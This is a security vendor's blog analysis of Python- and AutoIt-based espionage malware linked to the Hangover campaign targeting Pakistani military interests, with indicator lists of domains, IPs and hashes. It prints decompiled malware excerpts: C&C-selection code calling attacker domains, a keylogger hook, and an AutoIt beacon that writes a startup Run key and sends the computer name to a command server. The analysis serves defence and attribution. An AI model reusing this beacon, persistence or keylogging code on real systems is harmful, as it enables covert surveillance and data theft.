

# Snake In The Grass: Python-based Malware Used For Targeted Attacks

 [bluecoat.com/security-blog/2014-06-10/snake-grass-python-based-malware-used-targeted-attacks](http://bluecoat.com/security-blog/2014-06-10/snake-grass-python-based-malware-used-targeted-attacks)

Researchers at Blue Coat Systems have identified an intelligence-gathering campaign related to the Hangover operation detailed in 2013. The targets of this operation appear to be Pakistani and presumably represent military interests.

The malware used for this is very simple, but uses a little used format. Instead of the programming languages most commonly used for malware creation, the actors have turned to using Python, a powerful scripting language. The scripts were found embedded inside regular executable files designed to run Python scripts without having to install the full Python package.

The inclusion of malicious scripting code in relatively mainstream installers is probably done to avoid antivirus detections, and regular AV detection rates on these executables tend to be quite low. However, BlueCoat Malware Analysis Appliance proactively detects these malwares with a high risk score.

Several indicators point towards the same attackers as were detailed in the Norman Shark (now part of Blue Coat Systems) Hangover report from last year. This campaign is not the first sign of life from these actors after we published our report – there have been several smaller initiatives during the autumn of 2013.


## Initial malware



The initial installers of this campaign were discovered due to behavior similarities with previous Hangover-related malware. These appear to have been prepared for email distribution or possibly for web download. Four such installers were identified; files with the MD5 hash of:

0392fb51816dd9583f9cb206a2cf02d9, (original name **Brief DG Arty-8 30 Aug.scr**)  
e6d9fce2c6e766b0899ac2e1691b8097, (original name **Debriefing Indian Missile Def Prg.scr**)  
e013691e702778fa6dbc35b15555c3c2, (original name **HQ Div Sp Eqs 21 Dec 2013 final.scr**)  
9d299d3a074f2809985e0317b9c461eb, (original name **HQ 19 div CTGY PLAN-Offn Objs.scr**)

These are all self-extracting archives (WinRAR SFX RAR and SFX ZIP), which again contain lure documents and a malicious Python installer.

0392fb51816dd9583f9cb206a2cf02d9:



Name	Size	Packed Size	Modified	Created
 Brief DG Arty-8 30 Aug.pdf	34 382	31 052	2013-12-28 00:39	
 WmiPrvc.exe	3 823 039	3 716 569	2013-12-20 03:50	

These files are all created using the *PyInstaller* tool. The “*archive-viewer.py*” Python script provided with the PyInstaller package can be used to examine these installers:

```

archive_viewer.py WmiPrvc.vxe

pos, length, uncompressed, iscompressed, type, name
[(0, 1112896, 1112896, 0, 'z', 'out00-PYZ.pyz'),
 (1112896, 170, 234, 1, 'm', 'struct'),
 (1113066, 1132, 2564, 1, 'm', 'pyi_os_path'),
 (1114198, 4778, 12550, 1, 'm', 'pyi_archive'),
 (1118976, 3957, 13324, 1, 'm', 'pyi_importers'),
 (1122933, 1800, 4228, 1, 's', '_pyi_bootstrap'),
 (1124733, 4173, 13142, 1, 's', 'pyi_carchive'),
 (1128906, 2567, 9369, 1, 's', 'send'),
 (1131473, 602, 1857, 1, 'b', 'Microsoft.VC90.CRT.manifest'),
 (1132075, 317595, 655872, 1, 'b', 'msvcr90.dll'),
 (1449670, 155722, 568832, 1, 'b', 'msvcp90.dll'),
 (1605392, 66835, 224768, 1, 'b', 'msvcm90.dll'),
 (1672227, 1118717, 2286080, 1, 'b', 'python27.dll'),
 (2790944, 17395, 36352, 1, 'b', '_psutil_mswindows.pyd'),
 (2808339, 5956, 11776, 1, 'b', 'select.pyd'),
 (2814295, 258305, 688128, 1, 'b', 'unicodedata.pyd'),
 (3072600, 137063, 287232, 1, 'b', '_hashlib.pyd'),
 (3209663, 36825, 71680, 1, 'b', 'bz2.pyd'),
 (3246488, 354339, 721408, 1, 'b', '_ssl.pyd'),
 (3600827, 19324, 40960, 1, 'b', '_socket.pyd'),
 (3620151, 320, 729, 1, 'b', 'send.exe.manifest')]

```

Most of the objects in these packages are legitimate libraries and components required by the installer itself. The highlighted “send” object is where the malicious Python script resides.

And, as Python is a human-readable format, this makes analysis straightforward:

```

def getserver1():
    srv = "games-playbox.com"
    try:
        code1 = urlopen('http://worldvoicetrip.com/games/index.html')
        code2 = code1.read()
        print code2
        if int(code2) == 1:
            code3 = urlopen('http://worldvoicetrip.com/games/domain.html')
            code4 = code3.read()
            return code4
        else:
            return srv
    except:
        return srv
    pass

```

Python function made for testing connection to Command & Control servers. Note how worldvoicetrip[.]com can supply a new C&C server (“code4”) in domain.html.


There are two main functionalities for these scripts:

- Harvest system information using existing system tools like *systeminfo.exe*. This information is attempted uploaded to Command & Control (C&C) server.


- Download and execute more malicious executables.

## Decoy documents

The documents accompanying the malware executables seem all related to Indian military matters. The excerpt below is labeled confidential; however the text is taken from a publicly available source at armscontrol.org. ([https://www.armscontrol.org/act/2013\\_01-02/Indian-Missile-Defense-Program-Advances](https://www.armscontrol.org/act/2013_01-02/Indian-Missile-Defense-Program-Advances))



This document contains references to Artillery Firing Data Computing Devices (AFDCD's), which are given to be **Casio FX-750** and **Casio FX-880-P**. However, these are models of handheld calculators from 30 years ago. They are not used for military purposes today. At least, I hope not.



## Case expansion

Case expansion is the process of mapping out connections with other cases and malwares to understand the larger threat picture. This gives information about

- what activities are ongoing
- against whom
- using what tools
- and how to mitigate

This process involves multiple iterations of pivoting by a great deal of possible parameters – similarities in malware, similarities in network traffic, various domain registration and hosting information, passive DNS data etc.

We begin with the beginning – what we can learn from the initial malware files.

### **Command & Control – hosted malware**

As shown previously, the C&C servers used in these malwares were:

*games-playbox[.]com*  
*worldvoicetrip[.]com*

The latter server was down by the time we noticed the malware, but games-playbox[.]com still resolved to the IP 176.56.238.177, belonging to AS198203 ASN-ROUTELABEL RouteLabel V.O.F. in the Netherlands. Internal and public databases show that this server has been hosting malware for download:

hxxp://games-playbox[.]com/testing1/download/reg.exe  
hxxp://176.56.238.177/testing2/download/reg.exe  
hxxp://176.56.238.177/testing2/download/reg1.exe  
hxxp://176.56.238.177/testing4/download/reg.exe  
hxxp://176.56.238.177/testing2/download/winrm.exe  
hxxp://176.56.238.177/testing2/download/sppsvc.exe  
hxxp://games-playbox[.]com/winone1/download/stisvc.exe  
hxxp://games-playbox[.]com/winone1/download/sppsvc.exe

Brute force testing showed that at least subfolders winone2, winone3 and winone4 contained similar content as winone1.

*reg.exe, reg1.exe:*

These are MINGW32 C++ (not Python) executables which have only one function – to insert a registry key that allows other malware to be run on startup. For example, the executable reg.exe (05dc62dcd4ddc9f2a79c5d23647c25c2) creates the key:

*HKCU\Software\Microsoft\Windows\CurrentVersion\Run Search=C:\dir2\CscService.exe*

This separation of functions is likely done to avoid detection logic that triggers on software that *inserts itself* into such run keys.

*winrm.exe, stisvc.exe:*

This executable is a data stealer, which enumerates folders and harvests files of format doc, xls, ppt, pps, inp, pdf, xlsx, docx, pptx.

sppsvc.exe:

This is a keylogger, which hooks keyboard and mouse events.

```
def OnKeyboardEvent(event):
    global outlog
    try:
        if event.Ascii == 3:
            sys.exit()
            f.close()

        if (event.Ascii >= 97 and event.Ascii <= 122) or (event.Ascii >= 65 and event.Ascii <= 90) or (event.Ascii >= 33
            print "Inside capturing a valid KeyStroke"

            print int(event.Ascii)
            keylogs = chr(event.Ascii)
            if (l==1):
                print "Inside with --"+keylogs

                outlog+= keylogs

                print outlog
                l=len(outlog)
                if(l>=100):
                    writelog(outlog)
                    outlog=""
```


In connection with these findings we found that the same Python functionality was sometimes embedded in executable files of a slightly different format – namely *py2exe*. These files have a different internal structure than PyInstallers, but the embedded scripts can be extracted and decoded using the Python module *uncompyle2*.

Passive DNS analysis shows that games-playbox[.]com has shared IP address with other suspicious domains:

Rdata results for ANY/176.56.238.177

techto-earth[.]com.	A	176.56.238.177
games-playbox[.]com.	A	176.56.238.177
download-mgrwin[.]com.	A	176.56.238.177

Indeed, techto-earth[.]com shows up in Google with an entry on the URL checking service URLQuery[.]net.

Overview	
URL	http://techto-earth.com/eastwing/download/sppsvc.exe
IP	81.4.125.90
ASN	AS21155 ProServe B.V.
Location	 Netherlands
Report completed	2013-12-24 17:51:15 CET
Status	Report complete.
urlQuery Alerts	No alerts detected

This download link ([hxxp://techto-earth\[.\]com/eastwing/download/sppsvc.exe](http://techto-earth[.]com/eastwing/download/sppsvc.exe)) was at the point of writing live, and the downloaded executable (md5 c571b77469ad3c5ef336860605ee85c6) was verified as a PyInstaller-based malware. Brute force attempts showed that this folder also contained stisvc.exe (md5 f2a1ca02bf4a63a3d4a6c6464f5a925b) and reg.exe; these have same functionality as the identically named executables found on *games-playbox[.]com*. The *techto-earth[.]com* domain now resolved to the IP address 81.4.125.90, similarly belonging to the Dutch provider RouteLabel.

The domain *download-mgrwin[.]com* which shared the IP 81.4.125.90 with *techto-earth[.]com* was also found to host similar malware:

[hxxp://download-mgrwin\[.\]com/southside/download1/stisvc.exe](http://download-mgrwin[.]com/southside/download1/stisvc.exe)  
md5 6ec82e9eccb9bee050c9f7f2750d0c7c

[hxxp://download-mgrwin\[.\]com/southside/download1/sppsvc.exe](http://download-mgrwin[.]com/southside/download1/sppsvc.exe)  
md5 acfada8e91eda6cca2da66bbb032d924

[hxxp://download-mgrwin\[.\]com/eastside/download/sppsvc.exe](http://download-mgrwin[.]com/eastside/download/sppsvc.exe)  
md5 6dc9eee24f8d5cba1ca3919b87507d86

### “Nick Agroyes”

Domain registration information is useful for connecting cases. Though often falsified, reuse of the same registrant information is common, thus providing a way of linking different domains.

*download-mgrwin[.]com* was registered on the email address *info@communication-principals[.]com*, purportedly belonging to one Nick Agroyes:

```
Registrant Contact Details:
N/A
Nick Agroyes      (info@communication-principals.com)
USA
Sunnyvale
Sunnyvale
Texas, 302021
US
Tel. +1.1111111111
```

This is a faked record, but the same address was used to register other domains of which some have been documented used by malware - *alertmymailsnotify[.]com*, *communication-principals[.]com*, *servicesprocessing[.]com* and *websourceing[.]com*.

*communication-principals[.]com*: md5: 664f32f06dd7bd8c94df6edfcf6285da

This is an exploited RTF file leveraging the CVE-2012-0158 RTF vulnerability which downloads a file from [hxxp://communication-principals\[.\]com/vargualm12/putty.exe](http://communication-principals[.]com/vargualm12/putty.exe)

*servicesprocessing[.]com*:



VirusTotal shows a number of links to malicious executables on this domain.

*hxxp://servicesprocessing[.]com/naspckn/plugins/wsutils.exe*

*hxxp://servicesprocessing[.]com/naspckn/plugins/shlwapi.exe*

*hxxp://servicesprocessing[.]com/panomasi/plugins/shlwapi.exe* : md5 eeaf96b1988c7016780c0d91ce2451c8

*hxxp://servicesprocessing[.]com/panomasi/plugins/wsutils.exe* : md5 4a9a912a8610495029ef3df813272d8a

## Other registrants

The file 4a9a912a8610495029ef3df813272d8a has also been hosted elsewhere, on alertmymail[.]com:

*hxxp://alertmymail[.]com/lotopoto07/plugins/wsutils.exe*

This domain is registered on the registrant *sakanika@rediffmail[.]com*. Other domains owned by this entity are *necessaries-documentation[.]com* and *accountsloginmail-process[.]com* which show pDNS overlap with the previously mentioned malicious domains.

Passive DNS investigation and malware hosting data shows additional overlaps with the domains *newsfairprocessing[.]com* and *manufacturing-minds[.]com*. These domains were registered to the registrant *tomhanks542@gmail[.]com*.

Malware referenced in relation to these domains is for example:

md5: 6f9f2e57eb06c5385f7e9370a71aa34b. This is a MINGW C++ keylogger, hosted at:

*hxxp://newsfairprocessing[.]com/imopo99/plugins/rpcapd.exe*

*hxxp://necessaries-documentation[.]com/khtergf5541/plugins/rpcapd.exe*

## Autolt

Though many of the malwares we have examined in this campaign were based on Python, a number of similar malware files were found to be based on a different scripting language – Autolt. One such malware is known under the family name *Emupry* or *Autolt/Emupry*.

The executable file “Quetta\_Killings\_Footage.exe” (md5 387947d5891aeb2c32f231e9abadfcec) connects to the known malicious domain *communication-principals[.]com*. When the Autolt script is extracted we see that important variables are base64-encoded. For clarity, these have shown inline as comments below:

```

HttpSetUserAgent(_base64decode("Tw96ahksYS81LjAgKFdpbmRvd3MgTlQgNS4xOyBydJoxNi4wKS8hZWlnRby8yMDEwMDEwMSBGaXJlZm94LzE2LjA="))
; Mozilla/5.0 (Windows NT 5.1; rv:16.0) Gecko/20100101 Firefox/16.0
Global $supmedia = _base64decode("QzpcU3lzdGVtXE1uZG1jZXNc")
; C:\System\Indices\
Global $urkdir = _base64decode("QzpcU3lzdGVtXA==")
; C:\System\
Global $supdsrv = _base64decode("Y29tbXVuaW9hdG1vbi1wcmluY2l1YXkzLmNvbQ==")
; communication-principals.com
Global $myway = "80"
Global $mylink = _base64decode("bG12dGVyMTUvZ2V0bWl4LnBocA==")
; livter15/getmax.php
Global $myperu = @ComputerName
Global $vars = _base64decode("c3lzbmFtZT0=") & $myperu
; sysname=
Global $sarel = $mylink & "?" & _httpencodestring($vars)
Global $getfees = _base64decode("aHR0cDovL2NvbW11bm1jYXRpb24tcHJpbmNpcGFscy5jb20vbG12dGVyMTUvZ2V0bWl4LnBocD9zeXNuYw11PQ==") & $myperu
; http://communication-principals.com/livter15/getall.php?sysname=
Global $splfile = _base64decode("aHR0cDovL2NvbW11bm1jYXRpb24tcHJpbmNpcGFscy5jb20vbG12dGVyMTUvZ2V0bWl4LnBocD9zeXNuYw11PQ==") & $myperu
; http://communication-principals.com/livter15/online.php?sysname=
Global $keyed = _base64decode("SEtFW90VJ3SRU5UX1VTRVJCU09GVGFdBUKVCW1jcm9zb2Z0XFdpbmRvd3NcQ3VycmVudFZlcnNpb25cUnVu")
; HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Global $vitamins = _base64decode("aHR0cDovL2NvbW11bm1jYXRpb24tcHJpbmNpcGFscy5jb20vbG12dGVyMTUvZ2V0bWl4LnBocD9zeXNuYw11PQ==")
; http://communication-principals.com/livter15/plugins/
RegWrite($keyed, "User32", _base64decode("UkVHX1Na"), @ScriptFullPath)
; REG_SZ

DirCreate($urkdir)
DirCreate($supmedia)
_gethttpread($getfees)
while 1
    _goawaypath()
    Sleep(9000)
    _gethttpread($splfile)
    Sleep(59000)
WEnd

```

Very similar Autolt malware was found for the following C&C servers (domains in bold were documented in the original Hangover report):

## MD5

## C&C domain

8c18852f79f14880ed9bd1d3be2fa48c	alertmymail[.]com
ddd6b9bef4d37b43484d1a0eab4753c6	alertmymail[.]com
99f7cb87a4acbbd2aed2c4e860cd0f5a	necessaries-documentation[.]com
04af2e8a7a1e934ab2000d701948a657	newsfairprocessing[.]com
1f72e19999d56a11cd564d1f7b0652e7	<b>onestop-shops[.]com</b>
2683e1d77b20e7aa75ade640ddb522d6	<b>onestop-shops[.]com</b>
6d6fe7d36e1c43aab534644378d56dfb	westdelsys[.]com
14a11b125f32a5a5773c23021ac4c1a1	manufacturing-minds[.]com
84e2d98e4b3272b953b63d2021735fd3	<b>cloudone-opsource[.]com</b>
fcccf9cb698297bb686561e7af7dad94	servicesprocessing[.]com
f0ef59265610dedab40f8386af79f861	<b>knight-quest[.]com</b>

## HTTP request format


Note the form of the HTTP requests used by this Autolt malware: *http://server/folder/online.php?sysname=*.

The Python malware we mentioned first in this article constructed identical requests:

```
dfiles5 = urlopen("http://" + getserver + foldername + "/online.php?sysname="+cname+"")
```

This request form was used in a number of Hangover-related cases as well. Given the similarities in methodology and targeting we consider it highly likely that the current attack malware and the Hangover infrastructures are related. It points towards the use of the same backend infrastructure, designed to control different types of malware.





*Above: Infrastructure map.*

## Conclusion

This is an operation of far smaller scope than the original Hangover infrastructure; but as more capacity is rebuilt this might grow. We will keep an eye on what happens in this space.

It is noteworthy that they have adopted the use of scripting languages for this type of data theft; scripts are easy to maintain even by novice programmers.

### Indicators: Domains

```
accountsloginmail-process[.]com
alertmymail[.]com
alertmymailsnotify[.]com
cloudone-opsources[.]com
communication-principals[.]com
devilcreator[.]com
download-mgrwin[.]com
games-playbox[.]com
knight-quest[.]com
manufacturing-minds[.]com
necessaries-documentation[.]com
newsfairprocessing[.]com
onestop-shops[.]com
servicesloginmail-process[.]com
servicesprocessing[.]com
techto-earth[.]com
websourceing[.]com
westdelsys[.]com
worldvoicetrip[.]com
```

### Indicators: IP addresses

176.56.238.177  
213.229.64.222  
37.59.175.131  
46.32.235.162  
81.4.125.90

## Indicators: Malware MD5

04af2e8a7a1e934ab2000d701948a657	a24137ea1a87b89f24ecaa0b9cb5382a
14a11b125f32a5a5773c23021ac4c1a1	dedb56941cfaf1a650e38ba2b43c8e2b
1f72e19999d56a11cd564d1f7b0652e7	0392fb51816dd9583f9cb206a2cf02d9
2683e1d77b20e7aa75ade640ddb522d6	6ec82e9eccb9bee050c9f7f2750d0c7c
387947d5891aeb2c32f231e9abadfcec	9d299d3a074f2809985e0317b9c461eb
6d6fe7d36e1c43aab534644378d56dfb	acfada8e91eda6cca2da66bbb032d924
84e2d98e4b3272b953b63d2021735fd3	c571b77469ad3c5ef336860605ee85c6
8c18852f79f14880ed9bd1d3be2fa48c	e013691e702778fa6dbc35b15555c3c2
99f7cb87a4acbbd2aed2c4e860cd0f5a	e6d9fce2c6e766b0899ac2e1691b8097
a8bc0a09b5ee1e9ff40eac10ba0d43ed	f2a1ca02bf4a63a3d4a6c6464f5a925b
ddd6b9bef4d37b43484d1a0eab4753c6	0739e1aea8c2928b9d1b3bcd145e0bcb
f0ef59265610dedab40f8386af79f861	4a9a912a8610495029ef3df813272d8a
fccccf9cb698297bb686561e7af7dad94	eeaf96b1988c7016780c0d91ce2451c8
05dc62dcd4ddc9f2a79c5d23647c25c2	f5d4664a607386c342fdd3358ea38962
349583df5921e3d9fca9d4864072f6ca	f68eb7db21cd8abf5f60b16ca6c6a5e7
6f9f2e57eb06c5385f7e9370a71aa34b	664f32f06dd7bd8c94df6edfcf6285da
8dbadff3529ca03b8d453a7c9aaf3c6c	6dc9eee24f8d5cba1ca3919b87507d86

Passive DNS data used for this article were provided by Farsight Security, Inc.